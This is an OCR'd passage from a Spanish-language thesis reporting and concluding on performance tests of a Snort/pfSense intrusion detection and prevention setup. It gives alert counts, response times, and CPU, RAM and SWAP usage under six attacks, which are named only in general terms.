


Figura 5.2 Alertas generadas por Snort en modo IDS




Figura 5.1 Alertas generadas por Snort en modo IPS

Como se puede observar en las gráficas anteriores, las alertas de Snort varían ante el mismo ataque tanto para IDS como para IPS. Por ejemplo, en el ataque 5 el cual es ataque por inyección IP, se observa un alto número de alertas, como IDS tiene un promedio de 67 alertas y como IPS un promedio de 43 alertas enviadas por ese ataque. Esta diferencia se debe a que Snort en modo IDS detecta la amenaza permitiendo que la intrusión se lleve a cabo, por tal motivo se generan alertas hasta el momento que se dé la misma. Por otro lado, cuando Snort se encuentra en modo IPS, solo durante el tiempo que invierte en detener ese intento de intrusión, es el tiempo que tiene para enviar todas las alertas que sean necesarias.

Acontinuación se presentan los tiempos de respuestas invertidos por Snort para responder ante una intrusión en modo IDS/IPS. En la **Tabla 5.2** se muestran los resultados obtenidos.

Tabla 5.2 Tiempo de respuesta de Snort ante los ataques en modo IPS

	Ataques											
	1		2		3		4		5		6	
Repeticiones	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS
1	9.43	10.37	2.02	2.34	3.01	3.26	1.31	2.68	0.30	0.59	1.55	1.92
2	7.79	8.39	4.83	5.23	2.85	3.03	1.95	2.25	0.20	0.21	1.60	1.82
3	9.61	10.50	3.18	4.55	1.52	1.90	1.96	2.87	0.32	0.40	1.76	1.99
4	7.96	8.37	4.36	5.31	2.73	3.12	1.86	2.97	0.30	0.33	1.50	1.41
5	8.02	8.30	2.06	2.36	2.06	2.22	1.86	2.70	0.26	0.28	1.19	1.25
6	7.83	8.08	2.09	2.59	3.05	3.08	2.16	3.14	0.30	0.54	1.30	1.44
7	7.01	7.39	2.16	2.93	2.70	2.72	3.08	3.14	0.41	0.57	1.30	1.35
8	8.77	9.91	4.60	5.19	2.01	2.57	3.01	3.08	0.30	0.30	1.09	1.70
9	7.88	8.43	4.96	5.66	1.83	2.50	2.17	2.57	0.27	0.30	1.16	1.76
10	8.62	9.18	5.07	6.34	2.99	3.17	2.01	2.94	0.23	0.24	1.13	1.64
Promedios (s)	8.29	8.89	3.53	4.25	2.47	2.76	2.13	2.83	0.28	0.38	1.35	1.43

Analizando los resultados de los tiempos de respuesta se puede ver claramente como Snort en modo IDS tiene un tiempo de respuesta más corto que en modo IPS. Esta diferencia se debe a que Snort en modo IPS primero realiza un análisis en busca de anomalías, posteriormente genera las alarmas, y finalmente genera una respuesta (*bloqueo*); por otro lado, en modo IDS, solo realiza un análisis en busca de anomalías y posteriormente genera las alarmas.

También, se puede observar que tipo de ataques demandan más tiempo tanto en modo IDS como IPS, pudiendo observarse que en los ataques 1 y 2 el sistema invierte más tiempo en la detección y prevención. Por otro lado, en el ataque 5 el sistema invirtió un tiempo muy bajo para la detección y prevención. Estos resultados se pueden observar de manera gráfica en las **Figuras 5.3** y **5.4**.




Figura 5.3 Tiempos de respuesta en modo IDS




Figura 5.4 Tiempos de respuesta en modo IPS

En la **Tabla 5.3** se puede observar el uso de CPU con Snort en modo IDS e IPS.

Tabla 5.3 Porcentaje de uso de CPU con Snort

	Ataques											
	1		2		3		4		5		6	
Repeticiones	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS
1	53	44	57	57	54	65	37	39	53	56	58	75
2	54	43	57	57	56	66	37	39	54	56	57	77
3	54	45	56	57	60	66	37	39	56	55	57	75
4	54	43	60	58	56	65	38	40	57	55	56	78
5	57	45	57	57	60	65	37	35	61	54	56	75
6	53	42	57	60	52	66	35	38	55	55	56	73
7	54	42	58	58	56	65	38	40	56	55	54	73

8	56	41	60	58	60	66	36	42	56	55	59	76
9	57	45	58	56	53	64	37	41	57	54	54	79
10	56	39	57	58	53	65	37	43	57	57	55	77
Promedio (%)	55	42.9	58	57.6	56	65.3	37	39.6	56	55.2	56	75.8

Como se puede observar durante la ejecución de los ataques, el uso de CPU de Snort en modo IDS se mantuvo entre 35% y 60%, mientras que en modo IPS el uso del CPU incremento en el rango de 35% a 80%.

También, se puede observar que el ataque 6 consume más CPU tanto en modo IDS como IPS. Por otra parte, el ataque 4 consume menos recursos de CPU del sistema tanto para la detección como para la prevención. Estos resultados se pueden observar de manera gráfica en las **Figuras 5.5** y **5.6**.




Figura 5.5 Uso de CPU en modo IDS




Figura 5.6 Uso de CPU en modo IPS

Sin embargo, es importante mencionar que el uso de CPU está relacionado con la cantidad de tráfico en la red, la cantidad de firmas activadas y desde luego del tipo de CPU con el que cuente el equipo donde reside nuestro IDS/IPS. Es importante mencionar que se hace uso de una CPU de 1.80GHz, se activaron las reglas por default de Snort y se generó tráfico para emular una pequeña red de datos. Derivado de lo antes mencionado podemos concluir que nuestro sistema opera en los márgenes aceptables de recursos, debido a que se consume como máximo un 80% del CPU ante los diversos ataques generados.

A continuación, en la **Tabla 5.4** se muestra la cantidad de memoria RAM usanda por Snort.

Tabla 5.4 Porcentaje de uso de RAM en modo IDS e IPS

	Ataques											
	1		2		3		4		5		6	
Repeticiones	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS
1	68	65	72	66	64	32	65	69	67	45	68	67
2	67	65	71	65	64	32	65	66	68	44	69	66
3	67	66	72	66	64	32	65	66	68	46	68	67
4	67	65	71	66	64	32	65	66	67	46	68	72
5	67	65	71	66	64	32	66	66	68	44	68	72
6	67	65	71	66	64	32	66	66	68	42	68	71
7	67	65	71	65	64	32	66	66	68	43	69	71
8	67	65	71	66	64	33	66	66	68	43	68	71
9	67	66	71	62	64	32	65	67	68	43	68	71
10	67	66	71	62	64	32	66	66	68	44	68	71
Promedio	67	65.3	71	65	64	32.1	66	66.4	68	44	68	69.9

De la **Tabla 5.4** y de las **Figuras 5.7** y **5.8** se puede observar como Snort en modo IDS consume entre 64% y 72% de memoria RAM del sistema. Por otra parte, en modo IPS consume entre 32% y 72%. También se puede visualizar que los ataques 2 y 6 fueron quienes consumieron mayor cantidad de memoria RAM en los modos IDS e IPS, respectivamente. Mientras que el ataque número tres fue el de menos consumo para ambos modos IDS/IPS.




Figura 5.7 Porcentaje de uso de RAM con Snort en modo IDS




Figura 5.8 Porcentaje de uso de RAM con Snort en modo IPS

Otro punto observado en este análisis es referente al hecho de consumir más recursos en RAM en modo IDS respecto al modo IPS; esto se debe a que en modo IPS el ataque es bloqueado de manera efectiva en un tiempo de respuesta no mayor a los observados en la **Tabla 5.2** y **Figuras 5.3** y **5.4**, mientras que en modo IDS el ataque es realizado de manera exitosa y eso provoca un consumo mayor de memoria RAM.

En la **Tabla 5.5** se muestran los resultados del uso de SWAP de la solución propuesta.

Tabla 5.5 Porcentaje de uso de SWAP con Snort

	Ataques											
	1		2		3		4		5		6	
Repeticiones	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS
1	38	11	38	25	15	8	15	8	25	8	31	7
2	38	11	38	25	15	8	15	8	25	8	31	7
3	38	11	38	25	15	8	15	8	25	8	31	7
4	38	11	38	25	15	8	15	8	25	8	31	7
5	38	11	39	25	15	8	15	8	25	8	31	7
6	38	11	38	25	15	8	15	8	25	8	31	7
7	38	11	38	25	15	8	15	8	25	8	31	7
8	38	11	38	25	15	8	15	8	25	7	31	7
9	38	11	38	25	15	9	15	8	25	8	31	7
10	38	11	38	25	15	8	15	8	25	8	31	7
Promedio (%)	38	11	38	25	15	8.1	15	8	25	7.9	31	7

Se usó la memoria de intercambio SWAP, para ayudar a Snort; por lo general, es recomendable usar el doble de la capacidad de la memoria RAM, por tal motivo, se configuró 2GB de espacio para memoria de intercambio. En las **Figuras 5.9** y **Figura 5.10** se puede ver que en modo IDS el porcentaje de uso de SWAP para los diferentes ataques, se encuentra entre 15% y 39%, mientras que en modo IPS, entre 7% y 25%. Además, se observa que existe una tendencia de un mayor uso de SWAP en modo IDS respecto al modo IPS; esto se debe a que en modo IPS el ataque es bloqueado en cierto tiempo de respuesta, mientras que en modo IDS el ataque se realiza de manera exitosa, lo cual provoca un consumo mayor de memoria RAM. También se puede visualizar que los ataques 1 y 2 fueron quienes consumieron mayor cantidad de memoria SWAP en modo IDS, mientras que en

modo IPS el ataque número 2 fue el de menos consumo para ambos modos IDS/IPS.




Figura 5.9 Porcentaje de uso de SWAP con Snort en modo IDS




Figura 5.10 Porcentaje de uso de SWAP con Snort en modo IPS

CAPÍTULO 6

6 CONCLUSIONES

A pesar de los grandes avances y la actualización constante en los sistemas de seguridad que pueden ser implementados como líneas de defensa en las redes de comunicaciones, el Internet de nuestros días sigue siendo un medio hostil para cualquier sistema de comunicación que se encuentra interconectado a él. Amenazas potenciales como virus, gusanos, ataques dirigidos, denegación de servicio (*DoS*), escaneos, botnets, spam, etc., han ido evolucionando y adaptándose a los nuevos mecanismos de comunicación digital y en general al desarrollo de Internet. Para hacer frente a las posibles amenazas e intrusiones a las que se encuentra expuesta toda red, los principales dispositivos o mecanismos utilizados son: firewalls y los sistemas de prevención y detección de intrusiones (IDS/IPS).

En base a los puntos mencionados anteriormente, en este trabajo se realizó la implementación de un IDS/IPS con software de código abierto, basado en Snort, capaz de reaccionar ante los ataques más comunes, y para probar su efectividad como línea de defensa, se realizará un análisis de desempeño mediante ataques inducidos. Snort es en la actualidad uno de los sistemas detector/preventor de intrusiones de código abierto más usado como línea de defensa. Snort junto con pfSense forman un sistema de seguridad perimetral que puede ser administrado de manera muy fácil, pues pfSense es manejado desde un navegador web amigable al usuario. Al igual pfSense se puede configurar como firewall proporcionando seguridad adicional ya que este sería quien reciba primeramente el tráfico que después analizará Snort.

Es importante señalar que las reglas de Snort son libres, pero son liberadas cada 30 días, ya que Snort fue adquirido por Cisco hace poco tiempo. Sin embargo, Snort tiene la opción de permitir escribir nuestras propias reglas, ayudando así al administrador cuando se detecte algún ataque de día cero.

En el presente documento se trabajó usando las reglas predefinidas por Snort ya que son gratuitas y de libre acceso.

Se realizaron pruebas mediante la inducción de ataques, haciendo uso de los ataques más comunes al que se encuentra expuesta toda red:

- Ataque 1: Ataque de acceso remoto vía FTP
- Ataque 2: Ataque de acceso remoto aprovechando vulnerabilidad de JAVA
- Ataque 3: Ataque de acceso remoto por intercambio de dirección IP
- Ataque 4: Ataque IE 0 day
- Ataque 6: Ataque acceso remoto por inyección IP
- Ataque 6: Ataque acceso remoto creando archivo ejecutable.

Se realizaron mediciones de las principales métricas que determinan la eficiencia y confiabilidad en un sistema de seguridad, tales como: el número total de alertas, los tiempos de respuestas, el porcentaje de uso de CPU, el porcentaje de uso de memoria RAM y el porcentaje de uso de memoria SWAP. Las pruebas y mediciones para cada ataque se realizaron mediante diez repeticiones o realizaciones con el objetivo de observar el comportamiento de cada uno de los ataques experimentados en diferentes instantes de tiempo bajo las mismas condiciones de tráfico de fondo.

De manera general se observó que la mayoría de los ataques presentaron valores similares (*pequeñas variaciones*) en sus métricas durante las diferentes realizaciones, sin embargo, los ataques 1 y 2 presentaron considerables variaciones ante cada realización respecto a los tiempos de respuesta del IDS/IPS. Esto hecho da muestra del comportamiento impredecible de estos dos ataques en particular.

El número total de las alertas en cada ataque presento ligeras variaciones respecto a cada repetición, es decir para todos los ataques esta métrica es predecible. Por otra parte, el ataque 5 envío el mayor número de alertas, con un promedio de 67.2 para IDS y 43.5 para IPS; mientras que el ataque 6 fue quien tuvo el menor número

de alertas con un promedio de 1.9 para IDS y 1.5 para IPS, de este resultado se puede concluir que en modo IDS manda un número mayor de alertas debido a que Snort no bloquea el ataque, solo lo detecta, por tal motivo continúa recibiendo tráfico malicioso y generando más alertas, a diferencia del modo IPS, el ataque es bloqueado y ya no continúa enviando alertas.

Analizando los tiempos de respuesta se pudo observar como Snort en modo IDS tiene un tiempo de respuesta más corto que en modo IPS. Esta diferencia se debe a que Snort en modo IPS primero realiza un análisis en busca de anomalías, posteriormente genera las alarmas, y finalmente genera una respuesta (bloqueo); por otro lado, en modo IDS, solo realiza un análisis en busca de anomalías y posteriormente genera las alarmas. También, se puede observar que tipo de ataques demandan más tiempo tanto en modo IDS como IPS, pudiendo observarse que en los ataques 1 (IDS=8.29s, IPS=8.89s) y 2 (IDS=3.53s, IPS=4.25s) el sistema invierte más tiempo en la detección y prevención. Por otro lado, en el ataque 5 el sistema invirtió un tiempo muy bajo para la detección y prevención, con un promedio de 0.28s y 0.38s respectivamente.

En lo que respecta al uso de CPU Snort mantuvo un promedio en modo IPS de 35% y 79%, mientras que en modo IDS tuvo un promedio de 35% y 61% de uso. También, se puedo observar que el ataque 6 consume más CPU en modo IPS, con un promedio de 75%; mientras que el ataque 4 consume menos recursos de CPU del sistema con un promedio de 37% para IDS y 39.6% para IPS.

